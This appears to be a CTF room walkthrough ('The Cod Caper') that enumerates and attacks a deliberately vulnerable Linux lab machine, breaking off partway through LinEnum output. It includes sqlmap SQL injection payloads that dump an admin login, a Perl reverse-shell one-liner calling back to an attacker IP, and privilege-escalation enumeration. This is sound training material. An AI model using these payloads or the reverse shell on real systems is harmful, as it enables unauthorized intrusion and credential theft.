The Cod Caper

The Cod Caper

A guided room taking you through infiltrating and exploiting a Linux system.

[Task 1] Intro

Hello there my name is Pingu. I've come here to put in a request to get my fish back! My dad recently banned me from eating fish, as I wasn't eating my vegetables.
He locked all the fish in a chest, and hid the key on my old pc, that he recently repurposed into a server. As all penguins are natural experts in penetration testing,
I figured I could get the key myself! Unfortunately he banned every IP from Antarctica, so I am unable to do anything to the server. Therefore I call upon you my
dear ally to help me get my fish back! Naturally I'll be guiding you through the process.

Note: This room expects some basic pen testing knowledge, as I will not be going over every tool in detail that is used. While you can just use the room to follow
through, some interest or experiencing in assembly is highly recommended

---

#1
Help me out

No answer needed

[Task 2] Host Enumeration

The first step is to see what ports and services are running on the target machine.
Recommended Tool - nmap:

Useful flags:

flag	dscription
-p	Used to specify which port to analyze, can also be used to specify a range of ports i.e -p 1-1000
-sC	Runs default scripts on the port, useful for doing basic analysis on the service running on a port
-A	Aggressive mode, go all out and try to get as much information as possible

---------- ---------- ---------- ---------- ----------

#1
How many ports are open on the target machine?

2

#2
What is the http-title of the web server?

Apache2 Ubuntu Default Page: It works

#3
What version is the ssh service?

OpenSSH 7.2p2 Ubuntu 4ubuntu2.8

#4
What is the version of the web server

Apache/2.4.18

[Task 3] Web Enumeration

Since the only services running are SSH and Apache, it is safe to assume that we should check out the web server first for possible vulnerabilities.
One of the first things to do is to see what pages are available to access on the web server.
Recommended tool: gobuster

Useful flags:

flag	description
-x	Used to specify file extensions i.e "php,txt,html"
--url	Used to specify which url to enumerate
--wordlist	Used to specify which wordlist that is appended on the url path i.e "http://url.com/word1" "http://url.com/word2" "http://url.com/word3.php"

Recommended wordlist: big.txt

/.htaccess (Status: 403)
/.htaccess.php (Status: 403)
/.htaccess.txt (Status: 403)
/.htaccess.html (Status: 403)
/.htpasswd (Status: 403)

/.htpasswd.php (Status: 403)
/.htpasswd.txt (Status: 403)
/.htpasswd.html (Status: 403)
/administrator.php (Status: 200)
/index.html (Status: 200)
/server-status (Status: 403)

#1
What is the name of the important file on the server?

administrator.php

[Task 4] Web Exploitation

The admin page seems to give us a login form. In situations like this it is always worth it to check for "low-hanging fruit".
In the case of login forms one of the first things to check for is SQL Injection.
Recommended Tool: sqlmap

Useful Flags:

flag	description
-u	Specifies which url to attack
--forms	Automatically selects parameters from <form> elements on the page
--dump	Used to retrieve data from the db once SQLI is found
-a	Grabs just about everything from the db

---

ran command: sqlmap -u http://10.10.109.187/administrator.php --forms --dump --dbs --batch

#1
What is the admin username?

pingudad

#2
What is the admin password?

secretpass

#3
How many forms of SQLI is the form vulnerable to?

3

sqlmap-output

taj702@kali:~$ sqlmap -u http://10.10.109.187/administrator.php --forms --dump --dbs --batch

___

```
      __H__
 ___ ___["]_____ ___ ___  {1.4.5#stable}
|_ -| . [,]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org
```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, st
ate and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 09:52:18 /2020-05-18/

[09:52:18] [INFO] testing connection to the target URL
[09:52:19] [INFO] searching for forms
[#1] form:
POST http://10.10.109.187/administrator.php
POST data: username=&password=
do you want to test this form? [Y/n/q]
> Y
Edit POST data [default: username=&password=] (Warning: blank fields detected): username=&password=
do you want to fill blank fields with random values? [Y/n] Y
[09:52:19] [INFO] resuming back-end DBMS 'mysql'
[09:52:19] [INFO] using '/home/taj702/.sqlmap/output/results-05182020_0952am.csv' as the CSV results file in multiple targets mode
sqlmap resumed the following injection point(s) from stored session:

Parameter: username (POST)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: username=lojm' RLIKE (SELECT (CASE WHEN (6447=6447) THEN 0x496f6a6d ELSE 0x28 END))--
mAuo&password=

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: username=lojm' OR (SELECT 6160 FROM(SELECT COUNT(*),CONCAT(0x716b717071,(SELECT
(ELT(6160=6160,1))),0x717a707871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.
PLUGINS GROUP BY x)a)-- nzAb&password=

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=lojm' AND (SELECT 7974 FROM (SELECT(SLEEP(5)))TQSY)-- fUIX&password=
---
do you want to exploit this SQL injection? [Y/n] Y
[09:52:19] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL 5
[09:52:19] [INFO] fetching database names
[09:52:19] [INFO] resumed: 'information_schema'
[09:52:19] [INFO] resumed: 'mysql'
[09:52:19] [INFO] resumed: 'performance_schema'
[09:52:19] [INFO] resumed: 'sys'
[09:52:19] [INFO] resumed: 'users'
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] users

[09:52:19] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[09:52:19] [INFO] fetching current database
[09:52:19] [INFO] resumed: 'users'
[09:52:19] [INFO] fetching tables for database: 'users'
[09:52:20] [INFO] retrieved: 'users'
[09:52:20] [INFO] fetching columns for table 'users' in database 'users'
[09:52:20] [INFO] retrieved: 'username'
[09:52:20] [INFO] retrieved: 'varchar(100)'
[09:52:21] [INFO] retrieved: 'password'
[09:52:21] [INFO] retrieved: 'varchar(100)'
[09:52:21] [INFO] fetching entries for table 'users' in database 'users'

[09:52:21] [INFO] retrieved: 'secretpass'
[09:52:21] [INFO] retrieved: 'pingudad'

```
Database: users
Table: users
[1 entry]
+----------+------------+
| username | password   |
+----------+------------+
| pingudad | secretpass |
+----------+------------+
```

[09:52:21] [INFO] table 'users.users' dumped to CSV file '/home/taj702/.sqlmap/output/10.10.109.187/dump/users/-users.csv'
[09:52:21] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/taj702/.sqlmap/-output/results-05182020_0952am.csv'

[*] ending @ 09:52:21 /2020-05-18/

[Task 5] Command Execution

It seems we have gained the ability to run commands! Since this is my old PC, I should still have a user account! Let's run a few test commands, and then try to gain access!

Method 1: nc Reverse shell:

This machine has been outfitted with nc, a tool that allows you to make and receive connections and send data. It is one of the most popular tools to get a reverse shell. Some great places to find reverse shell payloads are highoncoffee and Pentestmonkey
After this you will have to do some additional enumeration to find pingu's ssh key, or hidden password

Method 2: Hidden passwords:

Assuming my father hasn't modified since he took over my old PC, I should still have my hidden password stored somewhere,I don't recall though so you'll have to find it!
find is the recommended tool here as it allows you to search for which files a user specifically owns.

**got reverse shell using `perl -e 'use Socket;$i="10.8.3.117";-
$p=4444;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i))))-
{open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'` on remote machine
and nc -lnvp 4444 on local machine**

#1
How many files are in the current directory?

3

#2
Do I still have an account

yes

#3
What is my ssh password?

pinguapingu

[Task 6] LinEnum

**LinEnum is a bash script that searches for possible ways to priv esc. It is incredibly popular due to the sheer amount of possible methods
that it checks for, and often times Linenum is one of the first things to try when you get shell access.
Methods to get Linenum on the system**

Method 1: SCP
**Since you have ssh access on the machine you can use SCP to copy files over. In the case of Linenum you would run `scp {path to linenum} {user}@{host}:{path}. Example: scp /opt/LinEnum.sh pingu@10.10.10.10:/tmp`
would put LinEnum in /tmp.**

Method 2: SimpleHTTPServer
**SimpleHTTPServer is a module that hosts a basic webserver on your host machine. Assuming the machine you compromised has a way to
remotely download files, you can host LinEnum and download it.**

Note: There are numerous ways to do this and the two listed above are just my personal favorites.

Once You have LinEnum on the system, its as simple as running it and looking at the output above once it finishes.

#1
What is the interesting path of the interesting suid file

/opt/secret/root

LinEnum.sh

ENCRYPT_METHOD SHA512

JOBS/TASKS
[-] Cron jobs:
-rw-r--r-- 1 root root 722 Apr 5 2016 /etc/crontab

/etc/cron.d:
total 20
drwxr-xr-x 2 root root 4096 Jan 15 18:05 .
drwxr-xr-x 92 root root 4096 Jan 20 14:56 ..
-rw-r--r-- 1 root root 102 Apr 5 2016 .placeholder
-rw-r--r-- 1 root root 670 Jun 22 2017 php
-rw-r--r-- 1 root root 191 Jan 15 17:56 popularity-contest

/etc/cron.daily:
total 48
drwxr-xr-x 2 root root 4096 Jan 15 18:05 .
drwxr-xr-x 92 root root 4096 Jan 20 14:56 ..
-rw-r--r-- 1 root root 102 Apr 5 2016 .placeholder
-rwxr-xr-x 1 root root 539 Jun 11 2018 apache2
-rwxr-xr-x 1 root root 1474 Oct 9 2018 apt-compat
-rwxr-xr-x 1 root root 355 May 22 2012 bsdmainutils
-rwxr-xr-x 1 root root 1597 Nov 26 2015 dpkg
-rwxr-xr-x 1 root root 372 May 5 2015 logrotate
-rwxr-xr-x 1 root root 1293 Nov 6 2015 man-db
-rwxr-xr-x 1 root root 435 Nov 17 2014 mlocate
-rwxr-xr-x 1 root root 249 Nov 12 2015 passwd
-rwxr-xr-x 1 root root 3449 Feb 26 2016 popularity-contest

/etc/cron.hourly:
total 12
drwxr-xr-x 2 root root 4096 Jan 15 17:54 .
drwxr-xr-x 92 root root 4096 Jan 20 14:56 ..
-rw-r--r-- 1 root root 102 Apr 5 2016 .placeholder

/etc/cron.monthly:
total 12
drwxr-xr-x 2 root root 4096 Jan 15 17:54 .
drwxr-xr-x 92 root root 4096 Jan 20 14:56 ..
-rw-r--r-- 1 root root 102 Apr 5 2016 .placeholder

/etc/cron.weekly:
total 20
drwxr-xr-x 2 root root 4096 Jan 15 17:56 .
drwxr-xr-x 92 root root 4096 Jan 20 14:56 ..
-rw-r--r-- 1 root root 102 Apr 5 2016 .placeholder
-rwxr-xr-x 1 root root   86 Apr 13 2016 fstrim
-rwxr-xr-x 1 root root 771 Nov 6 2015 man-db

[-] Crontab contents:
/etc/crontab: system-wide crontab
Unlike any other crontab you don't have to run the `crontab'
command to install the new version when you edit this file
and files in /etc/cron.d. These files also have username fields,
that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

m h dom mon dow user command
17 *   * * *   root   cd / && run-parts --report /etc/cron.hourly
25 6   * * *   root   test -x /usr/sbin/anacron || (cd / && run-parts --report /etc/cron.daily)
47 6   * * 7   root   test -x /usr/sbin/anacron || (cd / && run-parts --report /etc/cron.weekly)
52 6   1 * *   root   test -x /usr/sbin/anacron || (cd / && run-parts --report /etc/cron.monthly)
#

[-] Systemd timers:
NEXT   LEFT   LAST   PASSED   UNIT   ACTIVATES
Mon 2020-05-18 10:58:02 PDT 3h 42min left Mon 2020-05-18 04:56:31 PDT 2h 19min ago apt-daily.timer   apt-daily.service

```
Tue 2020-05-19 05:11:49 PDT  21h left      Mon 2020-05-18 05:11:49 PDT  2h 4min ago  systemd-tmpfiles-clean.timer
systemd-tmpfiles-clean.service
Tue 2020-05-19 06:06:20 PDT  22h left      Mon 2020-05-18 06:48:43 PDT  27min ago    apt-daily-upgrade.timer      apt-
daily-upgrade.service

3 timers listed.
Enable thorough tests to see inactive timers


### NETWORKING  ##############################################
[-] Network and IP info:
eth0      Link encap:Ethernet  HWaddr 02:fd:58:7c:70:30
          inet addr:10.10.109.187  Bcast:10.10.255.255  Mask:255.255.0.0
          inet6 addr: fe80::fd:58ff:fe7c:7030/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:9001  Metric:1
          RX packets:202340 errors:0 dropped:0 overruns:0 frame:0
          TX packets:200289 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:31127144 (31.1 MB)  TX bytes:58853938 (58.8 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:330 errors:0 dropped:0 overruns:0 frame:0
          TX packets:330 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:28640 (28.6 KB)  TX bytes:28640 (28.6 KB)


[-] ARP history:
ip-10-10-0-1.eu-west-1.compute.internal (10.10.0.1) at 02:c8:85:b5:5a:aa [ether] on eth0


[-] Nameserver(s):
nameserver 10.0.0.2


[-] Default route:
default         ip-10-10-0-1.eu 0.0.0.0         UG    0      0        0 eth0


[-] Listening TCP:
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -


[-] Listening UDP:
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
udp        0      0 0.0.0.0:68              0.0.0.0:*                           -


### SERVICES #################################################
[-] Running processes:
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  1.0  37884  5412 ?        Ss   04:56   0:06 /sbin/init noprompt
root         2  0.0  0.0      0     0 ?        S    04:56   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        S    04:56   0:00 [ksoftirqd/0]
root         5  0.0  0.0      0     0 ?        S<   04:56   0:00 [kworker/0:0H]
root         6  0.0  0.0      0     0 ?        S    04:56   0:00 [kworker/u30:0]
root         7  0.0  0.0      0     0 ?        S    04:56   0:00 [rcu_sched]
root         8  0.0  0.0      0     0 ?        S    04:56   0:00 [rcu_bh]
root         9  0.0  0.0      0     0 ?        S    04:56   0:00 [migration/0]
root        10  0.0  0.0      0     0 ?        S    04:56   0:00 [watchdog/0]
root        11  0.0  0.0      0     0 ?        S    04:56   0:00 [kdevtmpfs]
root        12  0.0  0.0      0     0 ?        S<   04:56   0:00 [netns]
```

```
root      13  0.0  0.0     0    0 ?      S<   04:56   0:00 [perf]
root      14  0.0  0.0     0    0 ?      S    04:56   0:00 [xenwatch]
root      15  0.0  0.0     0    0 ?      S    04:56   0:00 [xenbus]
root      17  0.0  0.0     0    0 ?      S    04:56   0:00 [khungtaskd]
root      18  0.0  0.0     0    0 ?      S<   04:56   0:00 [writeback]
root      19  0.0  0.0     0    0 ?      SN   04:56   0:00 [ksmd]
root      20  0.0  0.0     0    0 ?      S<   04:56   0:00 [crypto]
root      21  0.0  0.0     0    0 ?      S<   04:56   0:00 [kintegrityd]
root      22  0.0  0.0     0    0 ?      S<   04:56   0:00 [bioset]
root      23  0.0  0.0     0    0 ?      S<   04:56   0:00 [kblockd]
root      24  0.0  0.0     0    0 ?      S<   04:56   0:00 [ata_sff]
root      25  0.0  0.0     0    0 ?      S<   04:56   0:00 [md]
root      26  0.0  0.0     0    0 ?      S<   04:56   0:00 [devfreq_wq]
root      27  0.0  0.0     0    0 ?      S    04:56   0:00 [kworker/u30:1]
root      29  0.0  0.0     0    0 ?      S    04:56   0:00 [kswapd0]
root      30  0.0  0.0     0    0 ?      S<   04:56   0:00 [vmstat]
root      31  0.0  0.0     0    0 ?      S    04:56   0:00 [fsnotify_mark]
root      32  0.0  0.0     0    0 ?      S    04:56   0:00 [ecryptfs-kthrea]
root      48  0.0  0.0     0    0 ?      S<   04:56   0:00 [kthrotld]
root      49  0.0  0.0     0    0 ?      S<   04:56   0:00 [acpi_thermal_pm]
root      50  0.0  0.0     0    0 ?      S<   04:56   0:00 [bioset]
root      51  0.0  0.0     0    0 ?      S<   04:56   0:00 [bioset]
root      52  0.0  0.0     0    0 ?      S<   04:56   0:00 [bioset]
root      53  0.0  0.0     0    0 ?      S<   04:56   0:00 [bioset]
root      54  0.0  0.0     0    0 ?      S<   04:56   0:00 [bioset]
root      55  0.0  0.0     0    0 ?      S<   04:56   0:00 [bioset]
root      56  0.0  0.0     0    0 ?      S<   04:56   0:00 [bioset]
root      57  0.0  0.0     0    0 ?      S<   04:56   0:00 [bioset]
root      58  0.0  0.0     0    0 ?      S    04:56   0:00 [scsi_eh_0]
root      59  0.0  0.0     0    0 ?      S<   04:56   0:00 [scsi_tmf_0]
root      60  0.0  0.0     0    0 ?      S    04:56   0:00 [scsi_eh_1]
root      61  0.0  0.0     0    0 ?      S<   04:56   0:00 [scsi_tmf_1]
root      67  0.0  0.0     0    0 ?      S<   04:56   0:00 [ipv6_addrconf]
root      80  0.0  0.0     0    0 ?      S<   04:56   0:00 [bioset]
root      81  0.0  0.0     0    0 ?      S<   04:56   0:00 [bioset]
root      82  0.0  0.0     0    0 ?      S<   04:56   0:00 [deferwq]
root      83  0.0  0.0     0    0 ?      S<   04:56   0:00 [charger_manager]
root     128  0.0  0.0     0    0 ?      S<   04:56   0:00 [bioset]
root     135  0.0  0.0     0    0 ?      S<   04:56   0:00 [bioset]
root     136  0.0  0.0     0    0 ?      S<   04:56   0:00 [bioset]
root     137  0.0  0.0     0    0 ?      S<   04:56   0:00 [bioset]
root     138  0.0  0.0     0    0 ?      S<   04:56   0:00 [bioset]
root     139  0.0  0.0     0    0 ?      S<   04:56   0:00 [bioset]
root     140  0.0  0.0     0    0 ?      S<   04:56   0:00 [bioset]
root     141  0.0  0.0     0    0 ?      S<   04:56   0:00 [bioset]
root     142  0.0  0.0     0    0 ?      S<   04:56   0:00 [kpsmoused]
root     144  0.0  0.0     0    0 ?      S<   04:56   0:00 [ttm_swap]
root     166  0.0  0.0     0    0 ?      S    04:56   0:00 [jbd2/xvda1-8]
root     167  0.0  0.0     0    0 ?      S<   04:56   0:00 [ext4-rsv-conver]
root     209  0.0  0.5  27704  2540 ?      Ss   04:56   0:00 /lib/systemd/systemd-journald
root     220  0.0  0.0     0    0 ?      S<   04:56   0:00 [kworker/0:1H]
root     223  0.0  0.0     0    0 ?      S    04:56   0:00 [kauditd]
root     284  0.0  0.5  44972  2980 ?      Ss   04:56   0:01 /lib/systemd/systemd-udevd
systemd+   315  0.0  0.4 100324  2440 ?      Ssl  04:56   0:00 /lib/systemd/systemd-timesyncd
root     530  0.0  0.4  16124  2192 ?      Ss   04:56   0:00 /sbin/dhclient -1 -v -pf /run/dhclient.eth0.pid -lf /var/lib/dhcp/-
dhclient.eth0.leases -I -df /var/lib/d
hcp/dhclient6.eth0.leases eth0
message+   580  0.0  0.7  42900  3576 ?      Ss   04:56   0:00 /usr/bin/dbus-daemon --system --address=systemd: --
nofork --nopidfile --systemd-activation
root     585  0.0  0.6  29008  3004 ?      Ss   04:56   0:00 /usr/sbin/cron -f
syslog    587  0.0  0.6 256392  3320 ?      Ssl  04:56   0:00 /usr/sbin/rsyslogd -n
root     588  0.0  1.2 275864  6204 ?      Ssl  04:56   0:00 /usr/lib/accountsservice/accounts-daemon
root     600  0.0  0.6  28624  3072 ?      Ss   04:56   0:00 /lib/systemd/systemd-logind
root     664  0.0  0.4  15752  2192 ttyS0    Ss+  04:56   0:00 /sbin/agetty --keep-baud 115200 38400 9600 ttyS0 vt220
root     666  0.0  0.3  15936  1700 tty1     Ss+  04:56   0:00 /sbin/agetty --noclear tty1 linux
mysql     682  2.0 33.2 1114364 165364 ?     Ssl  04:56   2:51 /usr/sbin/mysqld
root     688  0.0  1.2  65512  6164 ?      Ss   04:56   0:00 /usr/sbin/sshd -D
root     714  0.0  4.6 258264 23232 ?      Ss   04:56   0:00 /usr/sbin/apache2 -k start
www-data   852  0.0  2.1 258724 10864 ?      S    04:57   0:01 /usr/sbin/apache2 -k start
www-data   908  0.0  2.1 258724 10864 ?      S    05:09   0:01 /usr/sbin/apache2 -k start
www-data   917  0.0  2.1 258732 10908 ?      S    05:09   0:01 /usr/sbin/apache2 -k start
```

```
www-data   919  0.0  2.2 258732 11376 ?      S    05:09   0:01 /usr/sbin/apache2 -k start
www-data   920  0.0  2.1 258724 10864 ?      S    05:09   0:01 /usr/sbin/apache2 -k start
www-data   921  0.0  2.3 258724 11540 ?      S    05:09   0:01 /usr/sbin/apache2 -k start
root      925  0.0  0.0     0     0 ?      S    05:11   0:00 [kworker/0:0]
www-data   928  0.0  2.1 258724 10868 ?      S    05:17   0:01 /usr/sbin/apache2 -k start
www-data   944  0.0  2.1 258724 10868 ?      S    05:23   0:01 /usr/sbin/apache2 -k start
www-data   945  0.0  2.1 258724 10864 ?      S    05:23   0:01 /usr/sbin/apache2 -k start
www-data   946  0.0  2.1 258724 10864 ?      S    05:24   0:01 /usr/sbin/apache2 -k start
root    15422  0.0  0.0     0     0 ?      S    06:48   0:00 [kworker/0:1]
www-data 15446  0.0  0.1   4504   752 ?      S    07:07   0:00 sh -c perl -e 'use Socket;$i="10.8.3.117";-
$p=4444;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if
(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/-
sh -i");};'
www-data 15447  0.0  0.3   4504  1648 ?      S    07:07   0:00 /bin/sh -i
root    15501  0.0  0.0     0     0 ?      S    07:14   0:00 [kworker/0:2]
root    15539  0.0  0.0     0     0 ?      S    07:14   0:00 [kworker/0:3]
root    15541  0.0  0.0     0     0 ?      S    07:14   0:00 [kworker/0:4]
www-data 15546  0.0  0.7  19024  3816 ?      S    07:15   0:00 bash LinEnum.sh
www-data 15547  0.0  0.6  19052  3320 ?      S    07:15   0:00 bash LinEnum.sh
www-data 15548  0.0  0.1   4380   652 ?      S    07:15   0:00 tee -a
www-data 15733  0.0  0.2  19052  1292 ?      S    07:15   0:00 bash LinEnum.sh
www-data 15734  0.0  0.5  34424  2896 ?      R    07:15   0:00 ps aux
root    15735  0.0  0.3  44972  1780 ?      D    07:15   0:00 /lib/systemd/systemd-udevd
root    15736  0.0  0.3  44972  1792 ?      D    07:15   0:00 /lib/systemd/systemd-udevd
```

[-] Process binaries and associated permissions (from above list):

```
lrwxrwxrwx 1 root root       4 Jan 15 17:54 /bin/sh -> dash
-rwxr-xr-x 1 root root   326232 Feb 13  2019 /lib/systemd/systemd-journald
-rwxr-xr-x 1 root root   618520 Feb 13  2019 /lib/systemd/systemd-logind
-rwxr-xr-x 1 root root   141904 Feb 13  2019 /lib/systemd/systemd-timesyncd
-rwxr-xr-x 1 root root   453240 Feb 13  2019 /lib/systemd/systemd-udevd
-rwxr-xr-x 1 root root    44104 May 16  2018 /sbin/agetty
-rwxr-xr-x 1 root root   487248 Mar  5  2018 /sbin/dhclient
lrwxrwxrwx 1 root root      20 Jan 15 17:54 /sbin/init -> /lib/systemd/systemd
-rwxr-xr-x 1 root root   224208 Jan 12  2017 /usr/bin/dbus-daemon
-rwxr-xr-x 1 root root   164928 Nov  3  2016 /usr/lib/accountsservice/accounts-daemon
-rwxr-xr-x 1 root root   662560 Oct  8  2019 /usr/sbin/apache2
-rwxr-xr-x 1 root root    44472 Apr  5  2016 /usr/sbin/cron
-rwxr-xr-x 1 root root 24544904 Nov 15  2019 /usr/sbin/mysqld
-rwxr-xr-x 1 root root   599328 Apr  5  2016 /usr/sbin/rsyslogd
-rwxr-xr-x 1 root root   791024 Mar  4  2019 /usr/sbin/sshd
```

[-] /etc/init.d/ binary permissions:

```
total 264
drwxr-xr-x  2 root root 4096 Jan 15 20:41 .
drwxr-xr-x 92 root root 4096 Jan 20 14:56 ..
-rw-r--r--  1 root root 1365 Jan 15 20:44 .depend.boot
-rw-r--r--  1 root root  539 Jan 15 20:44 .depend.start
-rw-r--r--  1 root root  709 Jan 15 20:44 .depend.stop
-rw-r--r--  1 root root 2427 Jan 19  2016 README
-rwxr-xr-x  1 root root 2210 Jun 11  2018 apache-htcacheclean
-rwxr-xr-x  1 root root 8087 Jun 11  2018 apache2
-rwxr-xr-x  1 root root 6223 Mar  3  2017 apparmor
-rwxr-xr-x  1 root root 1275 Jan 19  2016 bootmisc.sh
-rwxr-xr-x  1 root root 3807 Jan 19  2016 checkfs.sh
-rwxr-xr-x  1 root root 1098 Jan 19  2016 checkroot-bootclean.sh
-rwxr-xr-x  1 root root 9353 Jan 19  2016 checkroot.sh
-rwxr-xr-x  1 root root 1343 Apr  4  2016 console-setup
-rwxr-xr-x  1 root root 3049 Apr  5  2016 cron
-rwxr-xr-x  1 root root 2813 Dec  1  2015 dbus
-rwxr-xr-x  1 root root 1105 Apr 26  2019 grub-common
-rwxr-xr-x  1 root root 1336 Jan 19  2016 halt
-rwxr-xr-x  1 root root 1423 Jan 19  2016 hostname.sh
-rwxr-xr-x  1 root root 3809 Mar 12  2016 hwclock.sh
-rwxr-xr-x  1 root root 2372 Apr 11  2016 irqbalance
-rwxr-xr-x  1 root root 1804 Apr  4  2016 keyboard-setup
-rwxr-xr-x  1 root root 1300 Jan 19  2016 killprocs
-rwxr-xr-x  1 root root 2087 Dec 20  2015 kmod
-rwxr-xr-x  1 root root  703 Jan 19  2016 mountall-bootclean.sh
```

```
-rwxr-xr-x  1 root root 2301 Jan 19  2016 mountall.sh
-rwxr-xr-x  1 root root 1461 Jan 19  2016 mountdevsubfs.sh
-rwxr-xr-x  1 root root 1564 Jan 19  2016 mountkernfs.sh
-rwxr-xr-x  1 root root  711 Jan 19  2016 mountnfs-bootclean.sh
-rwxr-xr-x  1 root root 2456 Jan 19  2016 mountnfs.sh
-rwxr-xr-x  1 root root 5607 Feb  3  2017 mysql
-rwxr-xr-x  1 root root 4771 Jul 19  2015 networking
-rwxr-xr-x  1 root root 1581 Oct 15  2015 ondemand
-rwxr-xr-x  1 root root 1846 Mar 22  2018 open-vm-tools
-rwxr-xr-x  1 root root 1366 Nov 15  2015 plymouth
-rwxr-xr-x  1 root root  752 Nov 15  2015 plymouth-log
-rwxr-xr-x  1 root root 1192 Sep  5  2015 procps
-rwxr-xr-x  1 root root 6366 Jan 19  2016 rc
-rwxr-xr-x  1 root root  820 Jan 19  2016 rc.local
-rwxr-xr-x  1 root root  117 Jan 19  2016 rcS
-rwxr-xr-x  1 root root  661 Jan 19  2016 reboot
-rwxr-xr-x  1 root root 4149 Nov 23  2015 resolvconf
-rwxr-xr-x  1 root root 4355 Jul 10  2014 rsync
-rwxr-xr-x  1 root root 2796 Feb  3  2016 rsyslog
-rwxr-xr-x  1 root root 3927 Jan 19  2016 sendsigs
-rwxr-xr-x  1 root root  597 Jan 19  2016 single
-rw-r--r--  1 root root 1087 Jan 19  2016 skeleton
-rwxr-xr-x  1 root root 4077 Aug 21  2018 ssh
-rwxr-xr-x  1 root root 6087 Apr 12  2016 udev
-rwxr-xr-x  1 root root 2049 Aug  7  2014 ufw
-rwxr-xr-x  1 root root 2737 Jan 19  2016 umountfs
-rwxr-xr-x  1 root root 2202 Jan 19  2016 umountnfs.sh
-rwxr-xr-x  1 root root 1879 Jan 19  2016 umountroot
-rwxr-xr-x  1 root root 3111 Jan 19  2016 urandom
-rwxr-xr-x  1 root root 1306 May 16  2018 uuidd
-rwxr-xr-x  1 root root 2757 Jan 19  2017 x11-common
```

[-] /etc/init/ config file permissions:

```
total 132
drwxr-xr-x  2 root root 4096 Jan 15 20:41 .
drwxr-xr-x 92 root root 4096 Jan 20 14:56 ..
-rw-r--r--  1 root root 3709 Mar  3  2017 apparmor.conf
-rw-r--r--  1 root root  250 Apr  4  2016 console-font.conf
-rw-r--r--  1 root root  509 Apr  4  2016 console-setup.conf
-rw-r--r--  1 root root  297 Apr  5  2016 cron.conf
-rw-r--r--  1 root root  482 Sep  1  2015 dbus.conf
-rw-r--r--  1 root root 1247 Jun  1  2015 friendly-recovery.conf
-rw-r--r--  1 root root  284 Jul 23  2013 hostname.conf
-rw-r--r--  1 root root  300 May 21  2014 hostname.sh.conf
-rw-r--r--  1 root root  561 Mar 14  2016 hwclock-save.conf
-rw-r--r--  1 root root  674 Mar 14  2016 hwclock.conf
-rw-r--r--  1 root root  109 Mar 14  2016 hwclock.sh.conf
-rw-r--r--  1 root root  597 Apr 11  2016 irqbalance.conf
-rw-r--r--  1 root root  689 Aug 20  2015 kmod.conf
-rw-r--r--  1 root root 1757 Feb  3  2017 mysql.conf
-rw-r--r--  1 root root  530 Jun  2  2015 network-interface-container.conf
-rw-r--r--  1 root root 1756 Jun  2  2015 network-interface-security.conf
-rw-r--r--  1 root root  933 Jun  2  2015 network-interface.conf
-rw-r--r--  1 root root 2493 Jun  2  2015 networking.conf
-rw-r--r--  1 root root  568 Feb  1  2016 passwd.conf
-rw-r--r--  1 root root  363 Jun  5  2014 procps-instance.conf
-rw-r--r--  1 root root  119 Jun  5  2014 procps.conf
-rw-r--r--  1 root root  457 Jun  3  2015 resolvconf.conf
-rw-r--r--  1 root root  426 Dec  2  2015 rsyslog.conf
-rw-r--r--  1 root root  230 Apr  4  2016 setvtrgb.conf
-rw-r--r--  1 root root  641 Aug 21  2018 ssh.conf
-rw-r--r--  1 root root  337 Apr 12  2016 udev.conf
-rw-r--r--  1 root root  360 Apr 12  2016 udevmonitor.conf
-rw-r--r--  1 root root  352 Apr 12  2016 udevtrigger.conf
-rw-r--r--  1 root root  473 Aug  7  2014 ufw.conf
-rw-r--r--  1 root root  683 Feb 24  2015 ureadahead-other.conf
-rw-r--r--  1 root root  889 Feb 24  2015 ureadahead.conf
```

[-] /lib/systemd/* config file permissions:

```
/lib/systemd/:
total 8.3M
drwxr-xr-x 27 root root  12K Jan 15 20:41 system
drwxr-xr-x  2 root root 4.0K Jan 15 17:56 system-sleep
drwxr-xr-x  2 root root 4.0K Jan 15 17:56 system-generators
drwxr-xr-x  2 root root 4.0K Jan 15 17:54 system-preset
drwxr-xr-x  2 root root 4.0K Jan 15 17:54 network
-rwxr-xr-x  1 root root 443K Feb 13  2019 systemd-udevd
